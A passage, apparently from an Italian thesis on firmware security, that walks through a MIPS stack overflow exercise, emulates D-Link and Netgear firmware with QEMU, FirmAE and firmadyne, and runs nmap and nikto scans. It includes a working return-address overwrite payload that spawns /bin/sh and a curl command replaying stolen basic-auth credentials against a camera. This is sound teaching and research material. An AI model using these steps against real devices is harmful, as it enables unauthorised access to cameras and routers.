Figura 6 - Parte dei nomi di funzione ritrovate nell'eseguibile: tra tutte, riconosciamo che "dat\_shell" sembra definita dall'utente, a differenza delle altre che sono funzioni di libreria conosciute. Inoltre, dal nome, si spera che eseguirla possa portare ad una shell di sistema

La funzione `dat_shell` sembra interessante, vediamo se riusciamo a sovrascrivere il RA con l'indirizzo di questa funzione (0x00400950) per eseguirla. Per fare ciò, però, dobbiamo capire a quale preciso offset iniettare il suddetto indirizzo per far sì che sovrascriviamo proprio il RA. Generiamo, quindi, un pattern più utile a questo scopo; ci sono molti tool che possiamo usare, alcuni presenti anche online, ma decidiamo di usare `pattern_create` del framework metasploit [31].

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8
Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8A
```

Ripetendo tutti i passaggi precedenti ma passando il nuovo payload al nostro programma vediamo che il valore del RA ora è: 0x41386741. Leggendo da destra a sinistra (*little endian*), corrisponde al payload "Ag8A".

```
$ echo "0x41386741" | xxd -p -r
A8gA
```

Ora possiamo sia calcolare manualmente l'offset, sia mettere in input al comando `pattern_offset` di metasploit il valore del *return address* per determinare a quanti byte di payload corrisponde il nostro offset:

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 300 -q
Ag8A
[*] Exact match at offset 204
```

Ci basterà quindi iniettare 200 caratteri più i 4 dell'offset della funzione che vogliamo eseguire per modificare il RA secondo la nostra esigenza (ricordandoci di scrivere l'offset da destra verso sinistra):

```
$ qemu-mipsel -L . ./pwnable/Intro/stack_bof_01
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`echo -e
'\x50\x09\x40\x00'`"
Welcome to the first BoF exercise!
You entered
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAP      @
Try Again
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
```

Qualcosa sembra essere andato storto, riceviamo lo stesso errore di *segmentation fault* ma la funzione `dat_shell` non sembra essere stata eseguita. Diamo un'occhiata al codice disassemblato della funzione con `gdb` per avere un'idea di cosa modificare nel nostro payload.

```
(gdb) disas dat_shell
Dump of assembler code for function dat_shell:
0x00400950 <+0>:    lui     gp,0x5
0x00400954 <+4>:    addiu   gp,gp,-31872
0x00400958 <+8>:    addu    gp,gp,t9
0x0040095c <+12>:   addiu   sp,sp,-32
0x00400960 <+16>:   sw      ra,28(sp)
0x00400964 <+20>:   sw      s8,24(sp)
0x00400968 <+24>:   move    s8,sp
0x0040096c <+28>:   sw      gp,16(sp)
0x00400970 <+32>:   lw      v0,-32740(gp)
0x00400974 <+36>:   nop
0x00400978 <+40>:   addiu   a0,v0,3152
0x0040097c <+44>:   lw      t9,-32684(gp)
0x00400980 <+48>:   nop
0x00400984 <+52>:   jalr    t9
0x00400988 <+56>:   nop
0x0040098c <+60>:   lw      gp,16(s8)
0x00400990 <+64>:   nop
0x00400994 <+68>:   lw      v0,-32740(gp)
0x00400998 <+72>:   nop
0x0040099c <+76>:   addiu   a0,v0,3204
0x004009a0 <+80>:   lw      t9,-32688(gp)
0x004009a4 <+84>:   nop
0x004009a8 <+88>:   jalr    t9
```

Figura 7 - Usando il comando "disass dat\_shell" in gdb, il debugger disassembla il codice eseguibile e ci presenta il codice macchina MIPS

Dall'immagine si può notare come nelle prime 3 istruzioni il programma ha a che fare con i registri **gp**, che in architettura mips è il "Global Area Pointer", ossia un registro che punta alla base dei dati globali dell'applicazione che stiamo eseguendo; questo comportamento è tipico dei *function prologue*, ossia poche righe di assembly in cui si preparano valori nei registri e stack per uso futuro nella funzione. È solo dopo queste istruzioni che inizia il vero codice della funzione.

Tenendo a mente queste informazioni, ora bisogna che iniettiamo l'indirizzo "0x0040095c" dopo le 200 'A' nel nostro payload.

```
$ qemu-mipsel -L . ./pwnable/Intro/stack_bof_01
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`echo -e
'\x5c\x09\x40\x00'`"
Welcome to the first BoF exercise!
Congrats! I will now execute /bin/sh
- black0wl
```

Vediamo come effettivamente siamo riusciti a chiamare la funzione desiderata grazie alla sovrascrittura del RA e che una viene eseguita una shell (/bin/sh). Anche se questo tipo di vulnerabilità sono sempre più rare in dispositivi moderni grazie all'introduzione di tecniche che limitano la possibilità di *buffer overflow* (canarini, ecc.), queste sono molto frequenti in architetture RISC e nel codice obsoleto di molti firmware, quindi è buona pratica testare ogni form di input per queste vulnerabilità.

## 5.2 DLINK-IPCAMERA DCS-932L

### 5.2.1 Emulazione

#### 5.2.1.1 Con QEMU (full system emulation)

Procediamo ora ad una dimostrazione di cosa vuol dire emulare un firmware con QEMU. Il firmware scelto per questa dimostrazione è la IP camera della D-Link "DCS-932L". Dopo esserci procurati il firmware e averlo estratto con il comando `binwalk -Me`, procediamo ad investigare quale architettura sia stata usata. Spostandoci nella cartella radice del filesystem estratto e eseguendo il comando:

```
$ file bin/alphapd
bin/alphapd: ELF 32-bit LSB executable, MIPS, MIPS-II version 1 (SYSV),
dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```

riconosciamo che uno degli eseguibili presenti è compilato per un'architettura mips a 32 bit e con convenzione little endian (LSB executable). Facciamo quindi partire una macchina virtuale con QEMU che abbia la giusta architettura e procediamo a trasferirvi il filesystem contenuto nel nostro firmware con il comando:

```
scp -r ./cpio-root root@192.168.56.2:
```

dove 192.168.56.2 è l'indirizzo del nostro sistema target. A questo punto abbiamo un sistema Linux con architettura mips little endian funzionante, ma non stiamo ancora emulando il nostro firmware. Per fare ciò, dobbiamo posizionarci nella cartella radice del nostro firmware appena trasferita ed eseguire gli script di inizializzazione del sistema (tipicamente sotto `/sbin/init` o `/etc/rcS` o `/etc_ro/rcS`). Possiamo anche decidere di emulare soltanto la sua interfaccia web; a questo punto bisogna individuarla nel filesystem per poterla eseguire: tipicamente sistemi IoT che vogliono risparmiare potenza di calcolo e spazio di archiviazione utilizzano server web come `lighttpd` o `alphapd`, dei server *lightweight*. In questo caso il web service è sotto `/bin/alphapd`. Per eseguirlo, però dobbiamo utilizzare il comando `chroot`, specificando quale directory vogliamo venga considerata come radice dai prossimi processi:

```
root@debian-mipsel:/# chroot cpio-root/ /bin/alphapd
alphapd: Startup!
alphapd: cannot open pid file
```

La stringa di errore ci informa che l'eseguibile non ha trovato il "pid file". Per funzionare, `alphapd` ha bisogno di un file chiamato `/var/run/alphapd.pid`, creiamolo e vediamo se risolve il problema:

```
root@debian-mipsel:/# mkdir cpio-root/var/run
root@debian-mipsel:/# touch cpio-root/var/run/alphapd.pid
root@debian-mipsel:/# chroot cpio-root/ /bin/alphapd
alphapd: Startup!
alphapd: waiting for nvram_daemon
```

Questo nuovo problema potrebbe essere più ostico da risolvere: il nuovo messaggio di errore ci fa presente che il web server è in attesa dell'"nvrmdaemon". Decidiamo di utilizzare la libreria compresa in firmadyne, libnvrmdaemon.so, discussa nella Sezione 4.2.1. Una volta ottenuta la libreria libnvrmdaemon.so cross compilando il progetto sull'host specificando la giusta architettura target o compilandolo direttamente sul target (se possiede i pacchetti automake necessari), creiamo delle cartelle che serviranno alla libreria per eseguire e posizioniamo la libreria nella cartella firmadyne da creare nella radice del nostro filesystem:

```
root@debian-mipsel:/# mkdir cpio-root/firmadyne
root@debian-mipsel:/# mkdir cpio-root/firmadyne/libnvrmdaemon
root@debian-mipsel:/# mkdir cpio-root/firmadyne/libnvrmdaemon.override
root@debian-mipsel:/# cp libnvrmdaemon.so.mipsel cpio-root/firmadyne/
```

A questo punto rieseguiamo il demone alphapd, settando prima dell'esecuzione la variabile globale LD\_PRELOAD per comunicare al linker di caricare la nostra libreria di simulazione di nvrmdaemon prima di eseguire il comando:

```
root@debian-mipsel:/# export LD_PRELOAD=/firmadyne/libnvrmdaemon.so.mipsel
root@debian-mipsel:/# chroot cpio-root/ cpio-root/bin/alphapd
sem_lock: Triggering NVRAM initialization!
nvrmdaemon_init: Initializing NVRAM...
[...]
nvrmdaemon_get_buf: Unable to open key: /firmadyne/libnvrmdaemon/IPAddress! Set default
value to ""
alphapd: Can't get lan ip from sysinfo!
alphapd: failed to convert to binary ip data
alphapd: Shutdown!
```

Questa volta riusciamo ad inizializzare la NVRAM "falsa" ma alcuni valori di default sono ancora mancanti (ad esempio l'indirizzo IP della macchina). Conoscendo l'indirizzo IP della nostra macchina, decidiamo di utilizzare la cartella libnvrmdaemon.override per aggiungere una nuova entry NVRAM:

```
root@debian-mipsel:/# echo "192.168.56.2" > cpio-
root/firmadyne/libnvrmdaemon.override/IPAddress
root@debian-mipsel:/# chroot cpio-root/ /bin/alphapd
sem_lock: Triggering NVRAM initialization!
nvrmdaemon_init: Initializing NVRAM...
[...]
alphapd: Running at address 192.168.56.2:80
```

Siamo così riusciti ad eseguire il web server del nostro firmware:




Figura 8 - Webservice della ip-camera DCS-932L

#### 5.2.1.2 Con FirmAE

In questa sezione procediamo a constatare come l'utilizzo di FirmAE possa effettivamente automatizzare tutti i processi di *troubleshooting* eseguiti nella sezione 5.2.1.1 e molto altro.

Gli estrattori di FirmAE e firmadyne non riescono sempre ad estrarre correttamente i filesystem da firmware molto strutturati (contenenti diverse sotto cartelle o archivi compressi). In questi casi è meglio utilizzare binwalk -Me e racchiudere il filesystem estratto in un archivio compresso e darlo in input ai tool. In questo specifico esempio è stato necessario intraprendere questo approccio.

A questo punto copiamo il file compresso creato nella cartella firmwares/ ed eseguiamo FirmAE in modalità di prova:

```
# ./run.sh -c dlink firmwares/DCS-
932L_REVA_FIRMWARE_v1.04B05.zip.extracted.tar.gz
[*] firmwares/DCS-932L_REVA_FIRMWARE_v1.04B05.zip.extracted.tar.gz emulation
start!!!
[*] extract done!!!
[*] get architecture done!!!
mke2fs 1.43.4 (31-Jan-2017)
e2fsck 1.43.4 (31-Jan-2017)
[*] infer network start!!!
[IID] 28
[MODE] check
[+] Network reachable on 2.65.87.200!
[+] Web service on 2.65.87.200
[*] cleanup
=====
```

Dai log risultanti dall'esecuzione dello script in modalità di prova abbiamo le seguenti informazioni (insieme ad altre non riportate):

Name	Brand	Architecture	IP address	Network reachable	Web server up
DCS-932L	D-Link	mipsel	2.65.87.200	true	true

Dato che l'emulazione è riuscita nel configurare correttamente la rete e a far partire il web server della nostra IP camera, procediamo a rieseguire lo script in modalità esecuzione per l'analisi dinamica. Da questo piccolo esempio è possibile evincere come sia molto più veloce e immediato emulare firmware con FirmAE: il processo di *troubleshooting* in cui ci siamo cimentati durante l'emulazione con QEMU è praticamente obbligatorio per ottenere un'emulazione soddisfacente ai fini dell'analisi dinamica (web server attivo) ma diventa praticamente trasparente all'utente con FirmAE (a parte il tempo di esecuzione decisamente maggiore).

## 5.2.2 Enumerazione

Procediamo ora con l'analisi dinamica e il penetration testing.

L'indirizzo IP emulato sul sistema fa pensare ad un IP pubblico: forse la telecamera permette accesso remoto a chi conosce il suo IP anche senza passare per un router e una rete locale.

### 5.2.2.1 Porte e servizi

Continuiamo con uno *scan* delle porte aperte e dei servizi eventualmente offerti da quelle porte con il tool *nmap* [30].

```
$ nmap -A -p- -T4 "2.65.87.200"
Starting Nmap 7.40 ( https://nmap.org ) at 2021-02-14 16:03 CET
Nmap scan report for 2.65.87.200.mobile.tre.se (2.65.87.200)
Host is up (0.035s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         alphapd/2.1.8
|_http-server-header: alphapd/2.1.8
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/https    alphapd/2.1.8
|_http-server-header: alphapd/2.1.8
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.dlink.com\x0D/organizationName=D-
LINK/stateOrProvinceName=Taiwan/countryName=TW
|_Not valid before: 2021-02-14T14:59:49
|_Not valid after: 2026-02-13T14:59:49
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.61 seconds
```

### 5.2.2.2 Pagine web

Non appena si inserisce l'indirizzo ip del target nella barra degli indirizzi del browser, ci viene presentato un form di login, ancora prima di caricare alcuna pagina nel background. Questo fa pensare ad un'autenticazione di tipo *basic access*, un tipo di autenticazione molto popolare anni fa, oggi obsoleto per i suoi problemi di sicurezza se non utilizzato in una richiesta HTTPS. Inseriamo delle credenziali a caso e utilizziamo Burp [32] per dimostrare ciò: nel caso l'ipotesi



fosse vera, nella richiesta HTTP dovrebbe apparire un header `Authorization: Basic` e a seguire una stringa che rappresenta l'encoding base64 delle credenziali da noi inserite, nella forma `username:password`

```
GET / HTTP/1.1
Host: 2.65.87.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Authorization: Basic dGVzdDp0ZXN0MTIz
```

Figura 9 - Richiesta HTTP intercettata con Burp che evidenzia la basic access authentication

Decodificando la stringa `dGVzdDp0ZXN0MTIz`, si ottengono effettivamente le credenziali inserite:

```
$ echo 'dGVzdDp0ZXN0MTIz' | base64 -d
test:test123
```

Utilizzando il tool `nikto` [38] uno strumento per l'analisi delle vulnerabilità di server web, ci sottolinea, inoltre, come il `webserver` presenti una pagina pubblicamente accessibile di nome `crossdomain.xml`. Documentandosi online sul suo ruolo, scopriamo che contiene delle politiche che indicano ad un web client multimediale (come Adobe Flash Player) quali domini possono avere accesso ai dati presenti sul server. Probabilmente, essendo questa una IP camera, questo file è necessario per far sì che applicazioni esterne dedite alla visualizzazione dell'immagine catturata dalla camera possano accedere ai suoi contenuti anche dall'esterno della rete locale.

```
$ nikto -h http://2.65.87.200
- Nikto v2.1.5
-----
+ Target IP:          2.65.87.200
+ Target Hostname:    2.65.87.200.mobile.tre.se
+ Target Port:        80
+ Start Time:         2021-02-16 15:39:55 (GMT1)
-----
+ Server: alphasd
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /crossdomain.xml contains a full wildcard entry. See
http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-
site.html
+ /crossdomain.xml contains a line which should be manually viewed for improper
domains or wildcards.
+ 6544 items checked: 2839 error(s) and 3 item(s) reported on remote host
+ End Time:           2021-02-16 15:47:25 (GMT1) (450 seconds)
-----
+ 1 host(s) tested
```

Dal log di nikto, capiamo che probabilmente in questo file sono presenti delle politiche troppo permissive, torneremo ad analizzare il problema più tardi.

## 5.2.3 Exploitation

### 5.2.3.1 Credential stealing

Ritornando al problema della *basic access authentication*, dimostriamo come con un attacco *man in the middle* durante una richiesta HTTP, questo protocollo insicuro possa essere facilmente sfruttata per bypassare l'autenticazione necessaria ad accedere al server. Per fare ciò, supponiamo l'esistenza di due utenti: A (utente legittimo) e B (attaccante). All'utente B basterà intercettare in modalità promiscua tutto il traffico generato verso l'ip del server e aspettare che:

- L'utente A richieda per la prima volta l'accesso al server e invii le sue credenziali.
- Una richiesta dell'utente utente già autenticato venga inviata al server (il campo header Authentication sarà presente ad ogni richiesta successiva all'autenticazione).

Una volta fatto ciò, all'utente B basterà decodificare le credenziali e fare accesso a sua volta o semplicemente copiare dalla richiesta di A la stringa codificata di autenticazione e incollarla in una sua richiesta al server. Per dare una prova di questo attacco utilizziamo l'analizzatore di protocolli di rete wireshark [39].




Figura 10 - Intercettazione della sessione di autenticazione con wireshark

Dall'immagine vediamo come l'utente A (2.65.87.199) richiede la home page del server nella prima richiesta, il server gli risponde che è richiesta autenticazione per accedere alla pagina richiesta (codice 401), quindi l'utente A risponde alla "sfida" del server. L'utente B ispeziona la terza richiesta intercettata, e trova la stringa di autorizzazione; la incolla all'interno della sua richiesta e gli è garantito l'accesso, come dimostra la seguente chiamata a curl.

```
$ curl 2.65.87.200 -H "Authorization: Basic YWRtaW46"
<html>
<head>
<link rel="stylesheet" rev="stylesheet" href="dlink.css?cidx=1473428966"
type="text/css">
<title>D-Link Corporation. | WIRELESS INTERNET CAMERA | HOME</title>
<meta http-equiv="X-UA-Compatible" content="requiresActiveX=true">
<meta content="text/html; charset=windows-1252" http-equiv=Content-Type>
```

```

<meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
<meta HTTP-EQUIV="Expires" CONTENT="-1">
<script language="Javascript" SRC="function.js?cid=1473428966"></script>
<script language="Javascript">
function InitAUTO()
{
    frm0 = document.forms[0];
    frm1 = document.forms[1];
    frm0.WebLanguageSel.value = frm1.WebLanguage.value;
}
function ClickSubmit()
{
    javascript:document.forms[1].submit();
}
</script>
</head>
<body topmargin="1" leftmargin="0" rightmargin="0" bgcolor="#757575">
<...>
</body>

```

Vale la pena citare che le credenziali di default del target admin:password\_vuota sono assolutamente poco sicure e che questa è da considerare una vulnerabilità di per sé.

### 5.2.3.2 CVE-2017-7852 (Cross Site Request Forgery)

Riprendendo la possibile vulnerabilità riscontrata da nikto durante la fase di enumerazione e ricercando altre informazioni a riguardo possibili modi di sfruttare regole poco restrittive in un file di policy crossdomain.xml, risulta che le policy poco restrittive permettono a degli oggetti Adobe Flash malevoli di accedere in lettura e scrittura alle opzioni di configurazione della telecamera e al suo *live feed* senza autenticazione, nonché creare nuovi utenti (anche con privilegi di amministratore). Gli oggetti flash possono risiedere in un server collocato in qualsiasi dominio grazie alla wildcard "\*" presente nel file di policy suddetto.

La vulnerabilità è ben nota ed è stata pubblicata come CVE-2017-7852; l'exploit non è riportato per brevità ma una sua spiegazione esaustiva è presente nella Security Advisory<sup>4</sup> pubblicata dalla compagnia di cybersecurity "Qualys" nel 2017.

## 5.3 NETGEAR WNAP320

### 5.3.1 Emulazione

Per prima cosa, copiamo il firmware da esaminare nella cartella firmadyne/ ed estraiamo il contenuto del file:

```

$ ./sources/extractor/extractor.py -b Netgear -sql 127.0.0.1 -np -nk
"WNAP320_Firmware_Version_2.0.3.zip" images/

```

<sup>4</sup> <https://www.qualys.com/2017/02/22/qs-a-2017-02-22/qs-a-2017-02-22.pdf>

Database **Image ID: 9**

/home/markdc/Sicurezza/tools/firmware-analysis-

toolkit/firmadyne/WNAP320\_Firmware\_Version\_2.0.3.zip

MD5: 51eddc7046d77a752ca4b39fbda50aff

Tag: WNAP320\_Firmware\_Version\_2.0.3.zip\_51eddc7046d77a752ca4b39fbda50aff

Temp: /tmp/tmpsdf\_g1js

Status: Kernel: True, Rootfs: False, Do\_Kernel: False, Do\_Rootfs: True

Recurring into archive ...

[...]

**Squashfs filesystem, big endian, lzma signature, version 3.1, size: 4433988 bytes, 1247 inodes, blocksize: 65536 bytes, created: 2011-06-23 10:46:19**

**Found Linux filesystem in /tmp/tmp2b68ime/\_rootfs.squashfs.extracted/squashfs-root/**

[...]

All'estrattore specifichiamo il nome del brand del firmware (-b), l'indirizzo ip del server sql (-sql, opzionale), di eseguire sequenzialmente (-np), di non estrarre anche il kernel (utilizzeremo il nostro precompilato, -nk), il nome del file da estrarre e la cartella dove estrarlo (images/). Vediamo dai log che è riuscito ad estrarre con successo un filesystem linux, e questo è confermato dalla creazione di un archivio 9.tar.gz nella cartella images/ (9 è l'ID dato al firmware dal database). A questo punto, utilizziamo un altro script per ottenere il tipo di architettura del firmware:

```
$ ./scripts/getArch.sh ./images/9.tar.gz
```

```
./bin/busybox: mipseb
```

L'architettura riscontrata analizzando il file /bin/busybox del filesystem estratto è mips, big endian. Il prossimo passo è opzionale e serve soltanto a popolare il database con informazioni sul firmware, così da non doverle specificare nelle prossime istruzioni. Lo script va invocato specificando l'id del firmware e l'archivio contenente il filesystem nella cartella images/:

```
$ ./scripts/tar2db.py -i 9 -f ./images/9.tar.gz
```

A questo punto, bisogna creare l'immagine disco da utilizzare nell'emulazione QEMU come filesystem della macchina virtuale. Il prossimo script prende in ingresso l'identificativo del firmware, cerca nel database il filesystem, caricato grazie allo script precedente, e ne crea un'immagine disco (formato raw).

Importante notare che se si è scelto di non utilizzare il database, d'ora in avanti, in input ad ogni script all'identificativo va affiancato anche l'architettura del firmware:

```
# ./scripts/makeImage.sh 9 OR
```

```
# ./scripts/makeImage.sh 9 mipseb (nodb)
```

```
----Running----
```

```
----Creating working directory /home/markdc/Sicurezza/tools/firmware-analysis-toolkit/firmadyne/scratch//9/--
```

```
[...]
```

```
----Creating QEMU Image /home/markdc/Sicurezza/tools/firmware-analysis-toolkit/firmadyne/scratch//9//image.raw with size 33554432----
```

```
[...]
----Creating Partition Table----
----Mounting QEMU Image----
----Device mapper created at /dev/mapper/loop0p1----
----Creating Filesystem----
----Making QEMU Image Mountpoint at /home/markdc/Sicurezza/tools/firmware-
analysis-toolkit/firmadyne/scratch/9/image/----
----Mounting QEMU Image Partition 1----
----Extracting Filesystem Tarball to Mountpoint----
----Creating FIRMADYNE Directories----
----Patching Filesystem (chroot)----
Backing up /etc/passwd to /etc/passwd.bak
Backing up /etc/shadow to /etc/shadow.bak
Renaming /etc/securetty to /etc/securetty.bak
----Setting up FIRMADYNE----
/home/markdc/Sicurezza/tools/firmware-analysis-
toolkit/firmadyne/binaries/libnvram.so.mipseb
----Unmounting QEMU Image----
----Deleting device mapper----
```

Ora abbiamo tutte le informazioni e gli strumenti per una prima esecuzione: il prossimo comando esegue la fase di pre-emulazione di firmadyne, atta a derivare informazioni (quali le configurazioni delle interfacce di rete, ecc.) dall'esecuzione stessa dell'immagine del firmware appena creata. I log del kernel saranno salvati nel file `./scratch/<ID>/qemu.initial.serial.log`

```
$ ./scripts/inferNetwork.sh 9 OR
$ ./scripts/inferNetwork.sh 9 mipseb
Running firmware 9: terminating after 120 secs...
qemu-system-mips: terminating on signal 2 from pid 8907 (timeout)
Inferring network...
Interfaces: [('brtrunk', '192.168.0.100')]
Done!
```


Da questo log capiamo due informazioni: il firmware è stato emulato con successo e l'indirizzo IP della macchina virtuale emulata è 192.168.0.100. Se l'emulazione non fosse andata a buon fine o se dai log del kernel non fosse possibile derivare informazioni sulla configurazione di rete della macchina virtuale, la riga `Interfaces:` sarebbe vuota e capiremmo che saranno necessarie altre informazioni ed azioni per emulare correttamente il firmware. Per fare ciò si possono analizzare i log dell'esecuzione e utilizzare gli script `./scripts/mount.sh` e `./scripts/umount.sh` per montare/smontare sul filesystem dell'host il filesystem del guest per investigare sui vari file di sistema per trovare informazioni aggiuntive e risolvere i problemi.

Nel caso di successo della pre-emulazione, è tutto pronto per far partire la vera emulazione del firmware eseguendo lo script `./scratch/9/run.sh` (i log del kernel saranno disponibili nel file `./scratch/9/qemu.final.serial.log`). Durante l'emulazione, il segnale `Ctrl-C` verrà inviato

al guest, quindi per terminare l'emulazione sarà necessario fornire il comando `Ctrl-A + x` al monitor di QEMU:

```
$ ./scratch/9/run.sh
Creating TAP device tap9_0...
Set 'tap9_0' persistent and owned by uid 1000
Bringing up TAP device...
Adding route to 192.168.0.100...
Starting firmware emulation... use Ctrl-a + x to exit
[ 0.000000] Linux version 2.6.39.4+ (ddcc@ddcc-virtual) (gcc version 5.3.0
(GCC) ) #2 Tue Sep 1 18:08:53 EDT 2020
[ 0.000000] Kernel command line: root=/dev/sda1 console=ttyS0
nandsim.parts=64,64,64,64,64,64,64,64,64 rdinit=/firmadyne/preInit.sh rw
debug ignore_loglevel print-fatal-signals=1 user_debug=31 firmadyne.syscall=0
[KERNEL LOGS...]
System initialization is .. [DONE...]
Welcome to SDK.
Have a lot of fun...
netgear123456 login:
```

Ogni chiamata ai moduli di firmadyne potrebbe essere automatizzata in uno script: è quello che è stato fatto dagli sviluppatori di Attify, racchiudendo tutte le chiamate viste fin'ora nello script `fat.py` [40]. L'unica differenza con firmadyne, è che con `fat` si è preferito non utilizzare il database per non appesantire l'esecuzione e, quindi, è consigliabile utilizzare lo script `reset.py` fornito per pulire la cartella `scratch/` prima di ogni esecuzione per avere un ambiente sempre in ordine.



```
markdc@laptop:~/Sicurezza/tools/firmware-analysis-toolkit/firmadyne$ fat.py WNAP320_Firmware_Version_2.0.3.zip
